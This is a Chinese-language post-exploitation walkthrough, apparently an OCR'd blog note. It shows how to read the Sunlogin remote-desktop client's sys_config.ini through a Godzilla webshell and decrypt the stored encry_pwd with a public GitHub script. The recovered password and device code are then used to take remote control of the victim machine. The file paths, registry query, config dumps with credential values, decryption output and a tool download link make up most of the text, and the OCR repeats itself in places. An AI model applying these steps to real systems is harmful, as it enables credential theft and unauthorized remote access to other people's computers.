

C.3、向日葵SOS版本

2023年9月22日 14:05

By:弱鸡

笔者微信: vivo50KFCKFC

项目地址: <https://github.com/RuoJi6/Deskbyypass>

博客: <https://vlog.taoyuan.cool/>

工具链接:

链接: https://pan.baidu.com/s/1XdVkJAJU_Q9rD0PMiSDZFKQ?pwd=zdpn

提取码: zdpn

--来自百度网盘超级会员v4的分享

1、运行之后


找到C:\ProgramData\Oray\SunloginClient\sys_config.ini

或者是[版本决定]

C:\ProgramData\Oray\SunloginClientLite\config.ini

或者是下面这个[版本决定]

reg query HKEY_USERS\.\DEFAULT\Software\Oray\SunLogin\SunloginClient\SunloginGreenInfo



```
C:/ProgramData/Oray/SunloginClient/sys_config.ini  shellId:9d85a0eb-51a4-4b4b-aa53-cbb51d8912b7  - Godzilla-Notepad

config.ini  config.ini  config.ini  config.ini  config.ini  config.ini  config.ini  config.ini  sys_config.ini

C:/ProgramData/Oray/SunloginClient/sys_config.ini

1  [base]
2  encryptupgrade=+xobY0S3auFWDryr1fumCg==
3  firstkeymac=51LPf+fxwU3R0MZN0C/qK/1Zrz6I13m0
4  secondkeyharddisk=KEVCfnDAj14=
5  encry_pwd=Gn8BaIdMieU=
6  license=4203-500T-2T31-41e3
7  licensensw=
8  fastcode=k101615645
9  fastcodepsw=eJrZDWJutnOiI0HOCXFmtbvipMtcDLir
10 sunloginserver=rc10-fc.oray.com:443
11
```

encry_pwd是加密密码

fastcode本机验证码[去掉开头字母]

使用

https://github.com/wafinfo/Sunflower_get_Password

这个脚本破解密码

```
PS C:\Users\12095\Downloads\远控\向日葵\Sunflower_get_Password-main> python39.exe .\SunDecrypt.py
```

向日葵encry_pwd(本机验证码), fastcode(本机识别码)提取

--WAF

向日葵默认配置文件路径:

安装版: C:\Program Files\Oray\SunLogin\SunloginClient\config.ini

便携版: C:\ProgramData\Oray\SunloginClient\config.ini

本机验证码参数: encry_pwd

本机识别码参数: fastcode(去掉开头字母)

sunlogincode: 判断用户是否登录状态

请判断config.ini配置文件中是否存在sunlogincode参数,存在为登录状态否则未登录

请输入需要解密的密码:|

The screenshot shows a Windows PowerShell window with the command `python39.exe .\SunDecrypt.py` executed. The output prompts the user to enter a password. Simultaneously, a file explorer window displays the contents of `C:\ProgramData\Oray\SunloginClient\sys_config.ini`. The file content includes various configuration parameters, with `encry_pwd=Gn8BaIdMieU=` highlighted by a red box. The PowerShell window also shows the same configuration file path and the password input prompt.

```
PS C:\Users\12095\Downloads\远控\向日葵\Sunflower_get_Password-main> python39.exe .\SunDecrypt.py
```

向日葵encry_pwd(本机验证码), fastcode(本机识别码)提取

--WAF

向日葵默认配置文件路径:
安装版: C:\Program Files\Oray\SunLogin\SunloginClient\config.ini
便携版: C:\ProgramData\Oray\SunloginClient\config.ini
本机验证码参数: encry_pwd
本机识别码参数: fastcode(去掉开头字母)
sunlogincode: 判断用户是否登录状态

请判断config.ini配置文件中是否存在sunlogincode参数,存在为登录状态否则未登录

请输入需要解密的密码: **Gn8BaIdMieU=**

C:\ProgramData\Oray\SunloginClient\sys_config.ini shellId:9d85a0eb-51a4-4b4b-aa53-cbb51d8912b7

```
1 [base]
2 encryptupgrade=+xobY0S3auFWDryr1fumCg==
3 firstkeymac=51LPf+fxwU3R0MZN0C/qK/1Zrz6I13m0
4 secondkeyharddisk=KEVCfnDAj14=
5 encry_pwd=Gn8BaIdMieU=
6 license=4203-500T-ZY31-41E3
7 licensepw=
8 fastcode=k101615645
9 fastcodepsw=eJrZDWJutnOii0HOCXFmtbvipMtcDLir
10 sunloginserver=rc10-fc.oray.com:443
11
```

解密成功

```
PS C:\Users\12095\Downloads\远控\向日葵\Sunflower_get_Password-main> python39.exe .\SunDecrypt.py
```

向日葵encry_pwd(本机验证码), fastcode(本机识别码)提取

--WAF

向日葵默认配置文件路径:

安装版: C:\Program Files\Oray\SunLogin\SunloginClient\config.ini

便携版: C:\ProgramData\Oray\SunloginClient\config.ini

本机验证码参数: encry_pwd

本机识别码参数: fastcode(去掉开头字母)

sunlogincode: 判断用户是否登录状态

请判断config.ini配置文件中是否存在sunlogincode参数,存在为登录状态否则未登录

请输入需要解密的密码:Gn8BaIdMieU=

请输入sunlogincode值(没有就按回车键):

解密成功: ahjskdh1

```
PS C:\Users\12095\Downloads\远控\向日葵\Sunflower_get_Password-main> |
```

101 615 645

连接

C:/ProgramData/Oray/SunloginClient/sys_config.ini shellId:9d85a0eb-51a4-4b4b-aa53-cbb51d8912b7

config.ini config.ini config.ini config.ini config.ini config.ini config.ini config.ini sys_

C:/ProgramData/Oray/SunloginClient/sys_config.ini

```
1 [base]
2 encryptupgrade=+xobY0S3auFWDryr1fumCg==
3 firstkeymac=5lLPf+fxwU3R0MZN0C/qK/1Zrz6I13m0
4 secondkeyharddisk=KFVCfnDAj14=
5 encry_pwd=Gn8BaIdMieU=
6 license=42b3-5b0f-2f31-41e3
7 licensepsw=
8 fastcode=k101615645
9 fastcodepsw=eJrZDWJutnOiI0HOCXFmtbvipMtcLir
10 sunloginserver=rc10-fc.oray.com:443
11
```

输入密码

判断config.ini配置文件中是否存在

输入需要解密的密码:Gn8BaIdMieU

输入sunlogincode值(没有就按回

密成功: ahjskdh1

C:\Users\12095\Downloads\远控

ahjskdh1

取消

拿下

